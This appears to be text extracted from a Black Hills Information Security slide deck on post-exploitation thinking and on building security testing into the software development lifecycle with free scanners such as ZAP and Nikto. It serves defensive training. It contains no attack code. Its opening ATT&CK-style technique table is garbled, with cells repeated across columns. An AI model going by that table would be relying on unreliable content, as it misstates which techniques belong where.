Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Code Redirection	Cloud Storage Object	Cloud Storage Object	Cloud Storage Object	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe	Disk Content Wipe
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Code Redirection	Cloud Storage Object	Cloud Storage Object	Cloud Storage Object	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe	Disk Content Wipe
Supply Chain Compromise	Execution through Module Load	Bootkit	Emulated Execution with Prompt	Compile Awaiting Configuration	Cloud Storage Object	Cloud Storage Object	Cloud Storage Object	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe	Disk Content Wipe
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Compiled Code	Cloud Storage Object	Cloud Storage Object	Cloud Storage Object	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe	Disk Content Wipe
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Object Model Hijacking	Cloud Storage Object	Cloud Storage Object	Cloud Storage Object	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe	Disk Content Wipe
	InstallUtil	Component Firmware	Extra Window Memory Injection	Component Object Model Hijacking	Input Capture	Peripheral Device Discovery	Remote Services	Man in the Browser	Multi-Stage Channels	Resource Hijacking	Resource Hijacking
	Launchctl	Component Object Model Hijacking	File System Permissions Weakness	Connection Proxy	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Screen Capture	Multiband Communication	Runtime Data Manipulation	Runtime Data Manipulation
										Service Stop	Service Stop

Exploit Public-Facing Application

External Remote Services

External Remote Services

Threat Emulation



- Don't just think of vulnerabilities as missing patches and misconfigurations on systems
- Think post exploitation
- What happens after an attacker gains access to a system
- There are a number of free tools that will automate parts of this process
- Currently, would take a bit of tuning and trial and error
- The collected data is invaluable





Lab: Nessus Scan Review



© Black Hills Information Security | @BHInfoSecurity

Security in Your SDLC



imgflip.com

SECURITY? IN MY SDLC?

It's more likely than you think.

FREE PC CHECK!



CONTENTwatch™



© Black Hills Information Security | @BHInfoSecurity



Executive Problem Statement

Basic Questions:

- How can we quickly secure our aps?
- Training is very expensive
- Tools can be very expensive
- Changing all processes to incorporate security takes a lot of time




A helpful image of what an “executive” may look like



Software Development Lifecycle

- Continuous builds
- Continuous improvement
- Security is often bolted on at the end
- This is expensive
- This is also dangerous
- Security testing is something that should be done throughout the process
- Beginning, throughout, and end



But Security is Hard

- Not really
- Different skill set
- It is easier to teach a web developer security, than it is to teach a tester development
- Lots of free tools and tricks
- 80/20 rule



Where and When to Test

- Many of the tools we will talk about are so easy they should be used every build cycle.
- That is, nightly if possible
- Weekly at a minimum
- BHIS recommends a different member of the team test, review and address the issues each time
- Test everything, the tools are so easy to use there is no good reason not to
- Believe it or not, it will make you a better developer



Testing never seem to end.

It just goes on and on my friends!

Kevin, started hacking and not knowing what it was..

Now he'll just keep on hacking it forever
Just because..



What to Test For?

- Things which can be easily detected with an automate tool
- Cross Site Scripting
- SQL Injection
- Command Injection
- Misconfigurations
- The above attacks represent roughly 80 - 85% of the vulnerabilities bad folks attack



T E S T I N G

I FIND YOUR LACK OF TESTS DISTURBING.




Do the Tools Cover Everything?

- No
- Automated tools do a great job
- But they miss
- Logic errors
- Permission errors
- Stored Cross Site Scripting
- Cross Site Request Forgery
- These vulnerabilities require manual testing




Tools, Tools, Tools

- Burp Pro – Not free, but cheap and awesome
- W3AF – Automatic web security scanner
- \$0.00
- Zed Attack Proxy – ZAP
- -\$0.00
- Nikto – Free web scanner
- These tools are better than most tools which cost \$20K or more
- If you know how to use them



ZAP!

- Free from OWASP
- Setup is similar to Burp
- Free
- Strong Development Core
- Free
- Has the ability to intercept and modify requests
- Free
- Has the ability to do automated scanning
- Did we mention it was free?
- https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project





Lab: ZAP! And Web Log Analysis



© Black Hills Information Security | @BHInfoSecurity

Questions?



© Black Hills Information Security | @BHInfoSecurity